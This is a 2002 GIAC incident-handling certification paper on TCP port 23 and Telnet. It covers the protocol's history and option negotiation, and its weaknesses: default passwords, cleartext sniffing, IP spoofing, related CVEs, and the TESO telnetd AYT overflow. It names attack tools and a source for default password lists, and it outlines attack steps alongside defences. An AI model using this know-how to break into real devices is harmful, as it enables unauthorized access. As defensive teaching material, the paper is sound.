Global Information Assurance Certification Paper

GCIH Practical Assignment
TCP Port 23

By
Brian Stewart

GCIH Practical Assignment v.2.1
Support for the Cyber Defense Initiative

Table of contents:

Introduction:

TCP port 23 is a frequent member of the incidents.org Top Ten Target Ports list[1]. Incidents.org (or dshield.org) collects intrusion detection data from the Intrusion Detection Systems of volunteer's around the globe. This information is consolidated to form reports of the top ports attacked and the top attackers. These reports are posted on the dshield website. Figure 1 is a graph from the incidents.org web page outlining the activity logs for April 25th 2002. On this day TCP port 23 is shown as the forth most commonly scanned port on the Internet. Figure 2 shows a breakdown of activity on port 23 for the month of April.

Port 23 is typically used by the Telnet protocol. Telnet commonly provides remote access to a variety of communications systems. Telnet is also often used for remote maintenance of many networking communications devices including routers and switches. Unlike many other common protocols, like HTTP or FTP, telnet often provides access to a remote system with administrator privileges. Given access to a server, or a network router of a corporate network or ISP, an attacker can perform a great deal of mischief. The level of access provided by telnet makes it a valuable commodity for individuals attempting to gain unauthorized access to systems or networks. This makes port 23 a very common target of attackers during network scans and reconnaissance attempts.

Over the last few years, several vulnerabilities have been discovered that effect telnet. These vulnerabilities have not been limited to a single implementation of the telnet daemon or a single operating system. Unix, Microsoft, BSD, Cisco routers and most other equipment with a telnet daemon installed have been subject to vulnerabilities. Many systems are installed or delivered from the factory with telnet enabled by default. Several vendors even set the passwords to a default setting. Many worms and scanners have been created to find and exploit systems running telnet. Given these facts, it is really no surprise that telnet is commonly seen on the Top Ten Target Ports list.

Several of the vulnerabilities of telnet have been fixed. They require only an upgrade to the most current version of the telnet Daemon or operating system upgrade. As is often the case, this upgrade has not been performed on a number of devices. This may be due to the fact that many systems administrators and users do not fully understand the dangers involved with using telnet. Unfortunately, the only solution for some of telnets vulnerabilities is to completely discontinue its use.

The preferred method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols such as ssh. Ssh is capable of providing many of the same functions as telnet and several additional services typical handled by other protocols such as FTP and Xwindows.

Ssh does still have several drawbacks to overcome before it can completely replace telnet. It is typically only supported on newer equipment. It requires processor and memory resources to perform the data encryption and decryption. It also requires greater bandwidth than telnet due to the encryption of the data.

This paper was written to help clarify how dangerous the use of telnet can be and to provide solutions to alleviate the major known threats in order to improve the overall security of the Internet.






Service Name	Port Number	Activity Past Month	Explanation
[illegible]	80		TCP Web server
[illegible]	22		Secure Shell, old versions are vulnerable
[illegible]	[illegible]		[illegible] typically [illegible] port
[illegible]	23		Telnet remote admin. Easily sniffed for old passwords
[illegible]	[illegible]		
[illegible]	[illegible]		Should be a possible scanning
[illegible]	25		Mail server [illegible]
[illegible]	[illegible]		
[illegible]	[illegible]		
[illegible]	1214		

Figure 1 Statistics from http://www.dshield.org/topports.html as of April 25th 2002.




Figure 2 Dshield.org report for TCP port 23 from 3/28/02 to 04/25/02

Targeted Port Details:

Basic Port Information:

According to the Internet Assigned Numbers Authority (IANA), TCP port 23 is designated for use by the Telnet protocol[2]. Telnet is one of the most recognized protocols in the networking industry. Telnet has enjoyed a very long history in the computer industry. It was first officially discussed in Request for Comments (RFC) 97 on February 15, 1971. A number of additional RFCs have been generated since 1971 relating to changes and improvements to the original protocol.

The original RFC best described the expected function of the telnet protocol. "TELNET is a third-level protocol, the function of which is to make a terminal (or process) at a using site appear to the system or a process at a serving site as logically equivalent to a terminal "directly" connected to the serving site. In performing this function, the protocol attempts to minimize the amount of information each HOST must keep about the characteristics of other HOSTS."[3] Basically the telnet protocol was designed in order to allow remote access that, for all intensive purposes, is equivalent to local access with a minimum of overhead for the systems and the network connecting them.

When the telnet RFC was first drafted many of the security concerns prevalent in today's society were not even considered. The requirements for the telnet protocol to minimize overhead was the driving force behind the implementation. This was because; in the early 1970's computer systems were still large in size and extremely expensive. The Internet was only a dream in a few academics head so there were no real considerations made for security. This philosophy created a protocol that in today's world has a number of security concerns.

In addition to Telnet, several different Trojan virus programs are also known to use TCP port 23. Trojans use port 23 because in many networks telnet is permitted from outside systems to internal systems by the firewall or router access lists. Most of the Trojans found on port 23 are simply hacker versions of telnet and are primarily used for remote access. The Trojans commonly found on port 23 include but are not limited to the following:

ADM worm
Fire HacKer
My Very Own trojan
RTB 666
Telnet Pro
Tiny Telnet Server - TTS
Truva Atl[4]

Several other well known Trojans can be configured to operate on any port enabling them to also utilize port 23. It is also common to find that after a system is compromised the telnet daemon is enabled in order to preserve access. Intruders may also install a streamlined communication program similar to telnet called netcat[5] or an encrypted version called copycat[6].

Application Description:

Telnet was originally intended to provide a remote terminal in order for a user to have the appearance that they were actually directly connected to a system. This allowed users at terminals with little or no processing capabilities to use the resources or a remote system as if they were connected at a local terminal. Telnet has been used for several years in order to provide this type of remote access to systems. "As a matter of history, before the evolution of the World Wide Web and the HTTP protocol, most services and activities available through the Internet were available only via Telnet. These services include WAIS, Gopher, FTP, IRC, Games and many others. Keep in mind that Telnet is completely text-based."[7]

With the assistance of other protocols, telnet access has been better defined in order to limit access to authorized individuals. Telnet was developed at a time when network bandwidth was extremely limited. Telnet therefore transports all information in a method that was designed to minimize the required bandwidth between the systems. Due to this minimization of traffic telnet does not encrypt any of the data transferred between the hosts.

The power of the telnet protocol comes from the systems that provide its service. On many systems telnet is used to provide access to systems to change their configuration such as routers and switches. On others it is used to provide remote access to applications that can be run on powerful servers by a client connecting from little more than a terminal or Personal Computer.

Platforms Supported:

Telnet Daemons exist for essentially every computer platform with network access. Unix, BSD, Linux and Windows 2000 all have built-in telnet daemons. For systems without daemons, standalone telnet daemon packages from several vendors provide telnet capabilities. These include packages for Windows NT, Windows 98, and all other platforms.

Almost every networking device available on the market today is configurable using the telnet protocol. This includes Cisco Router and Switches, Extreme Networks, Foundry, Juniper and the products of many other vendors. This also includes the thousands of DSL routers and Cable Modems. These have been installed in homes and small offices around the world to provide broadband connections to the Internet.

Protocol Details:

The specifications for the telnet protocol are provided in RFC 854[8] dated May of 1993 this obsoletes RFC 764[9] from June of 1980. RFC 854 redefined the purpose of telnet to better reflect its current expected use. "The purpose of the TELNET Protocol is to provide a fairly general, bi-directional, eight-bit byte oriented communications facility. Its primary goal is to allow a standard method of interfacing terminal devices and terminal-oriented processes to each other. It is envisioned that the protocol may also be used for terminal-terminal communication ("linking") and process-process communication (distributed computation)."[10]

Telnet uses the Transmission Control Protocol (TCP) as its transport layer protocol. TCP provides connection-based guaranteed delivery of the telnet session data. Since TCP insures delivery there is no requirement for telnet to provide this confirmation of data delivery within the protocol.

The guarantee of data delivery is necessary to insure that commands are received at the printer in the exact same order that they were sent from the keyboard. Input received by the printer out of order could cause catastrophic results. Imagine the damage that could be caused by receiving a simple delete command out of order. As an example, a request to delete the contents of the current directory is received before the request to change to the directory. This could cause the entire contents of the wrong directory to be removed.

The specifications defined in the RFC calls for the telnet protocol to be based on three primary concepts: "first, the concept of a "Network Virtual Terminal"; second, the principle of negotiated options; and third, a symmetric view of terminals and processes."[11] In order to understand how telnet functions, these three primary concepts require some additional discussion and explanation.

Network Virtual Terminal:

Upon initial setup of a telnet connection a "Network Virtual Terminal" is created on both the "client" and the "server" system. The NVT consists of a virtual printer and a virtual keyboard located on each host system. The keyboard creates the outbound data to be transmitted. The printer receives the inbound data and provides it to the application or screen for the user to view. The keyboard of each host is connected to the printer on the remote host creating the Telnet Connection.

Regardless of the fact that telnet lacks any guaranteed delivery of packets, each printer does have the capability to "echo" any received data back to the remote printer. This is completely optional but can be helpful in many cases to insure that information was received at the remote printer or in cases where the local system does not echo the information transmitted to the remote host. The specifications for echo are described in RFC 857.[12]

The NVT uses seven bit USASCII codes in an eight-bit field to transmit data between hosts. In addition to the standard ASCII characters, the printer must also be capable of understanding control codes transmitted by the remote keyboard. These control characters provide the printer with information relating to when a command is complete and when to start a new line of data. "An end-of-line is transmitted as the character sequence CR (carriage return) followed by LF (line feed). If it is desired to transmit an actual carriage return this is transmitted as a carriage return followed by a NUL (all bits zero) character."[13]

A few of the most common telnet control characters are shown in Figure 3 along with their decimal values and a brief description of their function.

Name	Code	Decimal Value	Function
NULL	NUL	0	No operation
Line Feed	LF	10	Moves the printer to the next print line,
			keeping the same horizontal position
Carriage Return	CR	13	Moves the printer to the left margin
			of the current line

Figure 3 NVT ASCII Control Codes http://www.cs.cf.ac.uk/Dave/Internet/node141.html

Negotiated Options:

Telnet options were created in order to allow systems to take advantage of their maximum potential when using a telnet connection. Systems with faster processors, more memory or higher bandwidth connections could change telnet options to increase the usability of their session. These options could require end user authentication, create sessions that will respond faster to the end user, contain more content, and provide solutions to different default keyboard layouts or terminal type settings of the connecting hosts.

At the creation of a telnet session, a negotiation of several options takes place in order to ensure compatibility and to establish the best available connection. This is necessary as systems from different vendors often have different default telnet options. Connecting two systems with different options would result in data that neither system could properly interpret. These options are negotiated immediately following the completion of the TCP three-way handshake. Typically these options include the server's requirement that the connecting host authenticate the session.

It is also possible to change options during a session by sending a request to the remote host. There are a number of telnet options available. These include the terminal type, windows size and echo. Figure 4 provides a listing of several of the most common options along with their decimal value.

"Many of those listed are self-evident, but some call for more comments.

Suppress Go Ahead

The original telnet implementation defaulted to "half duplex" operation. This means that data traffic could only go in one direction at a time and specific action is required to indicate the end of traffic in one direction and that traffic may now start in the other direction. [This similar to the use of "roger" and "over" by amateur and CB radio operators.] The specific action is the inclusion of a GA character in the data stream. Modern links normally allow bi-directional operation and the "suppress go ahead" option is enabled.

echo

The echo option is enabled, usually by the server, to indicate that the server will echo every character it receives. A combination of "suppress go ahead" and "echo" is called character at a time mode meaning that each character is separately transmitted and echoed. There is an understanding known as kludge line mode which means that if either "suppress go ahead" or "echo" is enabled but not both then telnet operates in line at a time mode meaning that complete lines are assembled at each end and transmitted in one "go".

linemode

This option replaces and supersedes the line mode kludge.

remote flow control

This option controls where the special flow control effects of Ctrl-S/Ctrl-Q are implemented."[14]

The host initiating the option negotiation uses a three-byte command structure and special codes to transmit operation requests. The Interpret As Command or (IAC) character is used to instruct the remote printer that the information following is not a

standard ASCII character and is instead option negotiation information. The IAC has the decimal value of 255 or a hex value of FF. The negotiation request is therefore structured in the following manner.

IAC, <operation>, <option>

The IAC is followed by an "operation" command these operations instruct the remote host as to the local hosts request relating to the option. These include WILL, DO, DON'T, and WONT. WILL and WONT both refer to the local system. They mean I will or I will not accept a specific option. DO or DONT both refer to the remote system. The local system is instructing the remote to accept or reject an option. Figure 5 depicts the decimal value and the resulting affect of each operation.

When the remote host receives a negotiation command it will respond using the same IAC format as used in the request.

IAC, <operation>, <option>

The chart in Figure 6 best describes the replies of a remote host. In general, the WILL and DO commands require either acknowledgement or refusal from the remote system. Example 1 shows a complete option negotiation for two systems negotiating the terminal type option. Both the requests and responses are shown. In this negotiation it is necessary to specify option details for the terminal type option.

Symmetry of Process

As can be seen in the examples in the previous section, the structures of the telnet option negotiation requests and responses are identical. Due to this, there is no way to determine if the remote system is responding to a request from the local system or making a new request. This also creates the possibility for request/reply loops to form if a system replies to every request including the remote systems replies.

In order to avoid these types of loops a set of rules were created to govern the behavior of the telnet negotiation process. These rules include the following. A system will only transmit a request to make a change to an option. For example if a system wishes to change the terminal type a request will be sent. Requests received to change options to a mode that the system is already in will be ignored. If a system receives a request to change terminal types to VT220 and the terminal type is already VT220 the request will be ignored. Commands that affect the flow of data must be transmitted prior to changing the data transmission option. These requirements are further described in RFC 854[15]

In addition to the standard negotiated options described in Figure 4 it is also possible to include additional sub negotiation options and extended environmental variables. This makes it possible for systems that are capable of the negotiation of enhanced but not necessarily standard features to add additional functionality to the telnet protocol.

Decimal code	Name
1	Echo
3	suppress go ahead
5	Status
6	timing mark
24	terminal type
31	window size
32	terminal speed
33	remote flow control
34	linemode
36	environment variables

Figure 4 Common Telnet Options http://www.cs.cf.ac.uk/Dave/Internet/node141.html

Description	Decimal Code	Action
WILL	251	Sender wants to do something.
DO	252	Sender wants the other end to do something.
WONT	253	Sender doesn't want to do something.
DONT	254	Sender wants the other not to do something.

Figure 5 Telnet Operation Codes http://www.cs.cf.ac.uk/Dave/Internet/node141.html

Sender	Receiver	Implication
WILL	DO	The sender would like to use a certain facility if the receiver can handle it. Option is now IN effect
WILL	DONT	Receiver says it cannot support the option. Option is NOT in effect.
DO	WILL	The sender says it can handle traffic from the sender if the sender wished to use a certain option. Option is now IN effect.
DO	WONT	Receiver says it cannot support the option. Option is NOT in effect.
WONT	DONT	Option disabled. DONT is only valid response.
DONT	WONT	Option disabled. WONT is only valid response.

Figure 6 Telnet Operation Responses http://www.cs.cf.ac.uk/Dave/Internet/node141.html

"For example if the client wishes to identify the terminal type to the server the following exchange might take place
Client 255(IAC),251(WILL),24
Server 255(IAC),253(DO),24
Server 255(IAC),250(SB),24,1,255(IAC),240(SE)
Client 255(IAC),250(SB),24,0,'V','T','2','2','0',255(IAC),240(SE)
The above works as follows:

- *The first exchange establishes that terminal type (option number 24) will be handled; the server then enquires of the client what value it wishes to associate with the terminal type.*
- *The sequenceSB,24,1 implies sub-option negotiation for option type 24, value required (1).*
- *The IAC,SE sequence indicates the end of this request.*
- *The response IAC,SB,24,0,'V'... implies sub-option negotiation for option type 24, value supplied (0), the IAC,SE sequence indicates the end of the response (and the supplied value).*
- *The encoding of the value is specific to the option but a sequence of characters, as shown above, is common."*[16]

Example 1 Telnet Option negotiation description http://www.cs.cf.ac.uk/Dave/Internet/node141.html

Telnet Control Functions:

Control functions are provided in telnet in order to transmit special characters from the NVT keyboard to the remote printer. These commands provide essential functions for the telnet protocol. They include the Interrupt Process, Abort Output, Are You There, Erase Character and Erase Line functions. Just as with telnet options, in order for control characters to be properly recognized by the remote printer their ASCII value must be preceded by an IAC (Interpret As Command) character. Descriptions of the more common telnet control functions are below.

Interrupt Process

The Interrupt Process function allows the client to terminate a process on the server. This command is imperative as without it a remote process could run indefinitely. This is normally done using the keystroke combination of Ctrl-C.

Abort Output

The Abort Output function is used to suppress the output of a remote process. It is used to allow a remote process to continue without transmitting output to the remote printer until the process has concluded. The use of Abort Output can greatly reduce traffic between the client and server.

Are You There

This function is used to force a response from the remote system confirming that the remote process is responsive. The typical response to this request is "YES". An example of this can be seen in Figure 12

Erase character

This function instructs the remote printer to delete the previous character from the display.

Erase line

This function instructs the remote printer to delete the current line of input from the display.

Name	Decimal Code	Meaning
Interrupt Process	244	The function IP
Abort Output	245	The function AO
Are You There	246	The function AYT
Erase Character	247	The function EC
Erase Line	248	The function EL
SB	250	Following is the Sub Negotiation of an option
Interpret As Command	255	

Figure 7 Defined telnet codes. Created from RFC 854 pg 14[17]

Protocol Vulnerabilities:

The Telnet protocol has a number of known vulnerabilities. A search of the Common Vulnerabilities and Exposures (CVE), Bugtraq or the Computer Emergency Response Team (CERT) vulnerability lists will yield a number of results. In some cases, these vulnerabilities affect every know implementation of telnet. In other cases, only a specific implementation of telnet is at risk.

The vulnerabilities of the telnet protocol range from Denial of Service attacks to exploits allowing the arbitrary execution of code on the remote system. In addition to specific implementation problems with telnet, there are several inherent vulnerabilities in the method that the telnet protocol uses to transmit data between the remote hosts. All telnet session data is transmitted between the client and server in clear text. This makes the process of monitoring a telnet connection trivial given physical access to the network of the client, the server or the networks connecting them.

Default Password Vulnerability:

One of the most common telnet vulnerabilities involves the use of default passwords on networking equipment. This is just as likely to be found in the home or John Q Public as it is to be found in a corporate network. Cable Modems and DSL Routers provide broadband connections to the Internet just as a corporate router. In many cases home users are connected to the Internet at higher speeds.

Technicians Sub-contracted by the Internet Service Providers (ISP) typically travel to the customers home to install these devices. For easier maintenance, almost every one of these devices has the ability to be remotely configurable via telnet. In many cases in order to "provide better customer service" ISPs configure the same passwords on all of their customers' devices to the same default setting. This can cause a serious vulnerability when an employee leaves the ISP or when a subscriber determines the password used by the ISP.

Attackers are commonly known to attempt to access devices using default usernames and passwords. The default passwords used on most networking equipment and by most ISPs are posted on hacker websites around the globe. A document that can easily be found on www.packetstormsecurity.nl contains a list of factory default passwords for many vendors equipment.
http://packetstormsecurity.nl/docs/hack/defaultpasswords.txt

Several scripts are in existence that will scan for devices responding to port 23 and attempt to connect to the device using a number of default passwords. These scripts include "ciscos.c" Cisco Scanner 1.3 by Okiwan[18]. This script specifically targets Cisco devices but could easily be modified using the list found packetstormsecurity.nl to find other devices using default passwords.

The default password vulnerability is one of the easiest to eliminate. All that is required is to Change the password!! Better yet if telnet is not being used disable it completely. ISPs need to inform their customers how critical it is to change the default passwords and disable access to the cable modems and DSL routers via telnet. Corporations need to insure that default passwords are removed from all systems and telnet access is restricted.

Incredibly the same ciscos.c script that is used to detect routers with default passwords can be used in a corporate environment to test for compliance with router password change policies. There are also tools available such as the router audit tool from the Center for Internet Security[19] that can assist with confirming that many network devices are properly configured to prevent unauthorized telnet access.

Traffic Monitoring Attack:

Since telnet traffic is not encrypted, a simple attack against telnet is to capture the telnet traffic as it is transmitted across the network from client to server. The traffic can then be analyzed to view the username and password used to initiate the session or the data transmitted between the hosts. The usernames and passwords can later be used to gain access to the system. The data gathered from the session could be useful for any number of unauthorized purposes. This type of attack typically requires access to the local network of the client or server system.

The procedure for such an attack would be as follows. A computer system is attached to the local network of the client or the server and a packet capture utility is used to capture the IP packets from the telnet connection as it is being initiated. The packets are then analyzed in order to extract the transmitted data including the username and passwords of users remotely connecting to the server. This attack can more easily be performed with the assistance of software that can decode the IP traffic. Several programs can perform this type of packet analysis including the open-source software Ethereal[20].

The Ethereal software will capture the packets from the network. It will then decode the TCP packets. Ethereal can then recreate the TCP stream and display the entire session including the username and passwords used in clear text. This can be done with little or know knowledge of computers and with only a couple of clicks of the mouse. An example of this type of attack is shown in Figure 8 where a system was monitored as the user "brian" logged into the system FreeBSD with the password of "brian". The remainder of the session can also be seen including the directory structure and the last command entered "more passwd". This command would have provided a list of the usernames, and possibly the passwords, on the system.

While looking at the Ethereal Capture it is important to understand the information provided. The client transmitted the characters shown in red. The server transmitted the characters shown in blue. The use of echo causes the input of the client to be repeated following each keystroke causing the repetition of characters in the output.

Until recently, using a switched Ethernet network could drastically reduce a systems vulnerability to this type of attack. Ethernet switches segregate traffic by delivering packets only to the ports that the destination systems are connected to. This would prevent the packet capture system from monitoring the telnet traffic between two remote systems.

In 2001 Dug Song introduced a program called dsniff[21]. This program has the ability to bypass the limited security provided by a system by an Ethernet switch. Dsniff is another program that works with only minimal knowledge of networking. This makes it a favorite of script kiddies and insiders with limited knowledge of networking protocols. Dsniff is available from Dug Song's web page located at http://www.monkey.org/~dugsong/dsniff/.

Ultimately, dsniff makes an attack based on traffic monitoring of the telnet protocol virtually impossible to prevent if physical access can be gained to the required networks. There are really only a few solutions to this problem. One is to use host-based encryption to encrypt all communications between the client and the server preventing the clear text capture of the traffic. Another is to switch to a protocol such as ssh that has the capability of natively encrypting traffic. One-time use passwords could also be implemented as a solution to prevent unauthorized access. This would have no effect on the ability of an attacker to gather system data being transmitted.




Figure 8 Ethereal TCP stream analysis of a telnet session.

IP Spoofing Attack:

Telnet, unlike ssh, performs no validation of the remote host to insure that the system using an IP address is actually the system which is expected. On many systems TCP Wrappers or a host-based firewall is used to restrict access to a system from remote hosts via telnet. Networks often use simple packet filters to restrict this access. Due to the lack of validation Telnet creates the opportunity for attackers to "spoof" or modify their IP address to appear to be using an authorized IP address.

With the vast amount of information known about telnet and the TCP protocols it is possible to very accurately predict their behavior. Experienced users are often capable of performing tasks without seeing the responses from the remote system. This means that an attacker can often perform simple commands without needing to see the responses from the server. This will also allow an attacker to modify the source IP address of packets sent to the remote server.

The attacker will use a source IP address of a system that is authorized access to the remote server. The remote server, firewall or router is thus tricked into allowing the session to be permitted as if it is from an authorized system. There are several freeware software packages available that will automatically perform these tasks for the technically limited attacker.

One difficulty in performing an attack of this type is that the bystander system that is legitimately assigned the IP address that is spoofed in the attack will receive the responses from the target that it does not understand. Typically the bystander system would respond to the target with a connection reset. If this happens the attacking connection is closed and the attack fails. In order to prevent this the attacker will often include a denial of service attack against the bystander in order to stop it from closing the connection being spoofed to the true target system.

The IP spoofing vulnerability is difficult to prevent. The best method available is to implement ingress filtering of traffic on all routers connecting to outside networks to prevent IP spoofing. Most firewalls also have the capability of detecting and preventing IP spoofing from outside the network. A firewall or router still fails to provide any protection from users located on the same IP subnet as the target.

Additionally the conversion from telnet to ssh can reduce this vulnerability as ssh has the ability to use both client and server certificates to insure that the client and server are actually the systems they claim to be.

CVE and CERT vulnerability lists:

Figure 9 is a chart with hyperlinks to the results of a search of the Common Vulnerabilities and Exposures listed at cve.mitre.org for the term "telnet". Additionally there are a several CVE candidates still pending approval that relate to telnet vulnerabilities. Several of the vulnerabilities of the telnet protocol have proven to be extremely dangerous. It is also interesting to note that the a.out exploit and the TESO security advisory are not the first to use buffer overflows in the telnet daemon to gain root access to systems.

A few vulnerabilities are specifically cited below in order to show the wide range of operating systems affected and the severity of the vulnerability.

CVE-1999-0073 - Telnet allows a remote client to specify environment variables including LD_LIBRARY_PATH, allowing an attacker to bypass the normal system libraries and gain root access.[22]

CVE-1999-0192 - Buffer overflow in telnet daemon tgetent routing allows remote attackers to gain root access via the TERMCAP environmental variable.[23]

CVE-1999-0740 - Remote attackers can cause a denial of service on Linux in.telnetd telnet daemon through a malformed TERM environmental variable.[24]

CVE-2001-0757 - Cisco 6400 Access Concentrator Node Route Processor 2 (NRP2) 12.1DC card does not properly disable access when a password has not been set for vtys, which allows remote attackers to obtain access via telnet.[25]

CVE-1999-0073	CVE-1999-1032	CVE-2000-0733	CVE-2001-0346
CVE-1999-0087	CVE-1999-1090	CVE-2000-0834	CVE-2001-0347
CVE-1999-0192	CVE-1999-1098	CVE-2000-0892	CVE-2001-0348
CVE-1999-0230	CVE-1999-1336	CVE-2000-0991	CVE-2001-0351
CVE-1999-0273	CVE-2000-0113	CVE-2000-1111	CVE-2001-0427
CVE-1999-0290	CVE-2000-0152	CVE-2000-1184	CVE-2001-0444
CVE-1999-0416	CVE-2000-0166	CVE-2000-1195	CVE-2001-0554
CVE-1999-0740	CVE-2000-0212	CVE-2001-0041	CVE-2001-0564
CVE-1999-0749	CVE-2000-0268	CVE-2001-0094	CVE-2001-0667
CVE-1999-0817	CVE-2000-0581	CVE-2001-0150	CVE-2001-0757
CVE-1999-0889	CVE-2000-0598	CVE-2001-0185	
CVE-1999-0991	CVE-2000-0665	CVE-2001-0345	

Figure 9 Chart of the current CVEs returned by search for "telnet"

Exploit details:

TESO a.out BSD based telnetd Exploit:

The a.out exploit has a number of advisories posted in relation to the vulnerability that it is based on. This vulnerability is commonly known as the Multiple Vendor Telnet Daemon Vulnerability or Telnet AYT (Are You There) buffer overflow. The CVE number for the vulnerability is CVE-2001-0554[26]. The CERT advisory number is CA-2001-21[27]. Bugtraq lists the vulnerability as 3064.[28] The source code for the a.out exploit is typically found with the file name of 7350854.c from various sources on the Internet.

Variants:

Several variations and improvements have been made upon the original exploit code a.out created by scut of the TESO group. The most notable of these is the x.c worm that was discovered in the wild in August of 2001. The National Infrastructure Protection Center (NIPC) posted an advisory regarding the x.c worm and its implications to the Internet on their website http://www.nipc.gov/warnings/assessments/2001/01-019.htm.

The original a.out exploit was specifically created to attack the FreeBSD operating system version of the telnet daemon. Since it's release a number of other variants of the TESO exploit have been crafted to better adapt the exploit to other operating systems including AIX and Solaris. The exploit zp-exp-telnetd.c was written specifically for netkit-0.17-7 on Linux platforms.

Operating Systems Affected:

To provide information on systems vulnerable to the a.out exploit the chart in Figure 10 was provided with the original vulnerability announcement from TESO. It was originally believed that this vulnerability was limited to only older implementations of telnetd derived from the BSD operating system. However, since the release of the original announcement, further study has determined that the original vulnerability was much wider spread than initially believed.

According to the CERT advisory, AIX and several additional versions of Linux were found vulnerable to similar attacks. The Bugtraq final listing of affected systems can be seen in the listing of Figure 10 it included current versions of RedHat, Solaris and most other common operating systems. The full text of the CERT advisory also contained an updated listing of specific vulnerable systems. It can be found at http://www.cert.org/advisories/CA-2001-21.html.

In addition to the original announcement regarding Netkit-telnetd it was later determined that all versions prior to and including version 0.17-7 were vulnerable to a variant of the TESO exploit. Netkit was used in a number of Linux distributions including RedHat version 7.1 Debian and Caldera all of which can still be found on many systems today.

System	Vulnerable	Exploitable*
BSDI 4.x default	yes	Yes
FreeBSD [2345].x default	yes	Yes
IRIX 6.5	yes	No
Linux netkit-telnetd < 0.14	yes	?
Linux netkit-telnetd >= 0.14	no	
NetBSD 1.x default	yes	Yes
OpenBSD 2.x	yes	?
OpenBSD current	no	
Solaris 2.x sparc	yes	?
<almost any other vendor's telnetd>	yes	?

Chart from original TESO advisory.[29]

Apple MacOS X 10.0
BSDI BSD/OS 4.0
BSDI BSD/OS 4.0.1
BSDI BSD/OS 4.1
BSDI BSD/OS 4.2
Cisco Catalyst 4000 4.5 –7.1
Cisco Catalyst 5000 4.5 –6.1
Cisco Catalyst 6000 5.3 –7.1
FreeBSD FreeBSD 2.x 3.x 3.5.1 4.0.x 4.1.1 4.2 4.3
HP HP-UX 10.0 1 – 10.24
HP Secure OS software for Linux 1.0
IBM AIX 4.3 – 5.1
MIT Kerberos 5 1.0 - 1.1.1
- RedHat Linux 6.2 – 7.1 (all platforms)
MIT Kerberos 5 1.2 – 1.2.2
+ MandrakeSoft Linux Mandrake 8.1 and 8.1(ia64)
NetBSD NetBSD 1.0 – 1.5.1
Netkit Linux Netkit 0.10
+ RedHat Linux 5.2
+ RedHat Linux 5.2 alpha
+ RedHat Linux 5.2 i386
+ RedHat Linux 5.2 sparc
Netkit Linux Netkit 0.11 – 0.17
+ Debian Linux 2.2 (all platforms)
+ RedHat Linux 6.2 (all platforms)
+ Caldera eDesktop 2.4
+ Caldera eServer 2.3.1
+ Caldera OpenLinux 2.3 – 2.4
+ RedHat Linux 7.0 –7.1 (all platforms)
OpenBSD OpenBSD 2.0 –2.8
SCO Open Server 5.0.5 – 5.0.6
SGI IRIX 6.5 – 6.5.13
Sun Solaris 2.0 – 2.6 7.0 8.0[30]

Figure 10 Telnetd buffer overflow vulnerable Operating Systems

Protocols/Services:

